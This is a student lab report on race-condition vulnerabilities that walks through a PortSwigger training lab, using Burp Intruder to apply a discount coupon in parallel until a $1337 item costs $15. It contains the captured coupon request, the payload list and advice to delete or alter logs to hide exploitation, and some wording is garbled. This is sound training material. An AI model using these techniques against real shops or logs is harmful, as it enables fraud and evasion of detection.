Lab 17: Race conditions vulnerabilities

In this lab, students need to:

Objective:

- This lab is designed to explore Race Conditions vulnerabilities in web applications and systems. Participants will interact with a simulated environment where specific processes or actions are prone to race conditions. The objective is to understand how race conditions occur, identify their impact on application security and data integrity, exploit these vulnerabilities, and learn effective strategies to prevent them.

- Answer the following questions:
  - What are Race Conditions vulnerabilities, and how do they differ from other types of vulnerabilities in web applications? Explain the concept of a race condition, including how concurrent processes or threads can lead to unexpected or insecure states.
  - Describe the process of exploiting a Race Conditions vulnerability in a web application or system. What techniques can an attacker use to induce a race condition, and how can such vulnerabilities lead to security breaches or data corruption?
- Perform challenge:
  - Limit overrun race conditions
- Explain and capture all steps (full windows screen capture).

Submit a report addressing all the questions mentioned above in either **PDF** or **Markdown** format. Additionally, include a **video** demonstrating the detailed process of your work to ensure the authenticity of your lab exercise.

The report file name must be **Class_YourStudentID _YourName_Lab17**

What are Race Conditions vulnerabilities, and how do they differ from other types of vulnerabilities in web applications? Explain the concept of a race condition, including how concurrent processes or threads can lead to unexpected or insecure states.

When the result of a concurrent process or thread's access to and modification of shared resources depends on the timing and order of those processes or threads, a form of vulnerability known as race conditions develops in web applications. They vary significantly from other vulnerabilities in the following ways:

Fundamental mechanism:

- Race conditions: Take advantage of concurrent processes' erratic timing rather than particular logical or coding errors.
- Other vulnerabilities: These can be caused by application logic design faults, coding problems, or unsafe setups.

Effect:

- Race conditions: May result in a variety of unforeseen outcomes, such as remote code execution, denial-of-service attacks, unauthorized access, and data breaches.
- Other vulnerabilities: Depending on their nature, these usually have more definite and predictable effects.

“race condition” concept:

Envision two runners taking part in a relay competition. A shared resource known as a baton is held by each runner, and it must be passed to the following runner in a predetermined order (anticipated sequence). A typical race has seamless baton passing between the competitors and proceeds according to plan.

A race condition, however, arises when something tampers with the anticipated order. For instance, a runner could mishandle the baton, which would prolong the game and make it unclear who should take it up next. An unforeseen consequence could arise from this unanticipated timing problem if the incorrect runner finishes the race.

Parallel processes, or threads, function similarly to many runners in web applications, and shared resources, such as data or or files act as the baton. When these processes access and modify resources without proper synchronization, a race condition can occur. This can lead to unpredictable and potentially insecure states, as the outcome depends on the order and timing of their actions.

Describe the process of exploiting a Race Conditions vulnerability in a web application or system. What techniques can an attacker use to induce a race condition, and how can such vulnerabilities lead to security breaches or data corruption?

Determine the Application's Race Condition Vulnerability by looking for places where several threads or processes are vying for the same resources without the necessary synchronization.

Comprehend the Application's Workflow: Examine the application's workflow to determine which crucial actions—such as file operations, authentication procedures, or transaction processing—are vulnerable to race situations.

Create Malevolent Racial Environments:

- Requests in Parallel: Send out several requests at once in order to induce a race situation in which the program is unable to handle concurrent access correctly.
- TOCTOU, or Time-of-Check to Time-of-Use, Take advantage of differences in timing between the checking and using of resources to manipulate the system in between.
- Resource Exhaustion: Overload the system and introduce timing vulnerabilities by sending a deluge of requests to the application.

Take Advantage of Racial Conditions:

- Bypassing access control measures and gaining unauthorized access to critical resources or functionality, one can take advantage of the race condition.
- Data Corruption: Alter important files or manipulate the order of processes to tamper with data.
- Privilege Escalation: You can use race conditions to raise your access levels in an application or system by escalating your privileges.
- Denial of Service (DoS): Use race circumstances to interfere with an application's regular functionality, causing a denial of service for users who are authorized.

Tracks with covers:


- Delete or alter logs to conceal exploitation evidence.
- Make sure that it is difficult to trace any modifications made during the exploitation process.

Utilize the Repercussions:

- obtain unauthorized access to functions or sensitive data.
- Make changes to important system files or parameters.
- Break apart the availability of the application or system for legitimate users.


Lab: Limit overrun race conditions:

We have a test lab website from the portswiggers.


https://0a19002b03fb2b46801e496f008700b4.web-security-academy.net
Web Security Academy
Limit overrun race conditions
Back to lab description
LAB Not solved
For 20% off use code at checkout: PROMO20
Home | My account | 0
WE LIKE TO SHOP
Lightweight "l33t" Leather Jacket $1337.00
Adult Space Hopper $83.49
Caution Sign $49.38
All-in-One Typewriter $67.33
View details

As you can see, we have a promotional code that entitles users to a 20% savings.

Let's use it to test the race condition. Let's first apply the coupon and add a product to the cart.


https://0a19002b03fb2b46801e496f008700b4.web-security-academy.net/cart

Limit overrun race conditions

Back to lab description

LAB Not solved

For 20% off use code at checkout: PROMO20

Home | My account | 1

Cart


Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	1

Coupon:

Code	Reduction
PROMO20	-$267.40

Total: $1069.60

Although it appears that we received the promised 20 percent discount, let's attempt to obtain it without charge. For the time being, take the coupon off and send the request to the intruder where we used it. Put the voucher into payload mode now.



Target: https://0a19002b03fb2b46801e496f008700b4.web-security-academy.net

```
POST /cart/coupon HTTP/2
Host: 0a19002b03fb2b46801e496f008700b4.web-security-academy.net
Cookie: session=N1hR09A0kort4UUx7iJilk285aT0Bvc5
Content-Length: 52
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a19002b03fb2b46801e496f008700b4.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a19002b03fb2b46801e496f008700b4.web-security-academy.net/cart
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

csrf=ntiEQ18X19RsJeBA0sL0ty5RoBK157wk&coupon=PROMO20
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	1
Request headers	23

In payloads add the coupon code like this.


Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Positions Payloads Resource pool Settings
Start attack

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 20
Payload type: Simple list Request count: 20

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
PROMO20
PROMO20
PROMO20
PROMO20
PROMO20
PROMO20
PROMO20
PROMO20
PROMO20
```

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.


Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: =<>?+&*;:"{}|^`#

You can now expand the request pool from the resource pool and launch the attack. I suggest that you set it to thirty. Now that the onslaught has begun, it is clear that there will be numerous successes.

As on the web, we have 1321 dollars of discount and now the jacket only costs 15 dollars. this shows how Race conditions can be disastrous for the business and can account for huge losses.



For 20% off use code at checkout: PROMO20

Cart

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	1

Coupon: Add coupon

Code	Reduction
PROMO20	-$1322.00

Total: $15.00